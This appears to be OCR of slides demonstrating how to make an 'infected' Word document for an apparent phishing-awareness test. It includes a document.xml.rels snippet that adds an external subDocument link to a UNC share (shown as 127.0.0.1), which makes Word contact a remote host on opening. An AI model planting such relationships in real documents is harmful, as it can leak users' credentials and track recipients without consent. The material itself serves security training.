
Clear word document



Dear Colleagues!

This is Attentiveness test. If you can see this link, call us


Creating infected word document



[redacted]\infect.docx\word_rels\


Имя	Размер	Сжатый	Изменен	Создан	Открыт	Атрибуты	Зашифр...	Коммент...	CRC	Метод	Характер...
settings.xml.rels	340	340	2018-11-...			01800000	-		2068A135	Store	
document.xml.rels	817	237	1980-01-...				-		51B364D6	Deflate:F...	

Creating infected word document



```
  <?xml version="1.0" encoding="UTF-8" standalone="true"?>
- <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
      <Relationship TargetMode="External" Target="///127.0.0.1/subdoctest"
          Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/subDocument" Id="rId100"/>
  </Relationships>
```

Infected word document




\\127.0.0.1\subdoctest\

Dear Colleagues!

This is Attentiveness test. If you can see this link, call us

Infected word document




\\127.0.0.1\subdoctest\

Dear Colleagues!

This is Attentiveness test. If you can see this link, call us

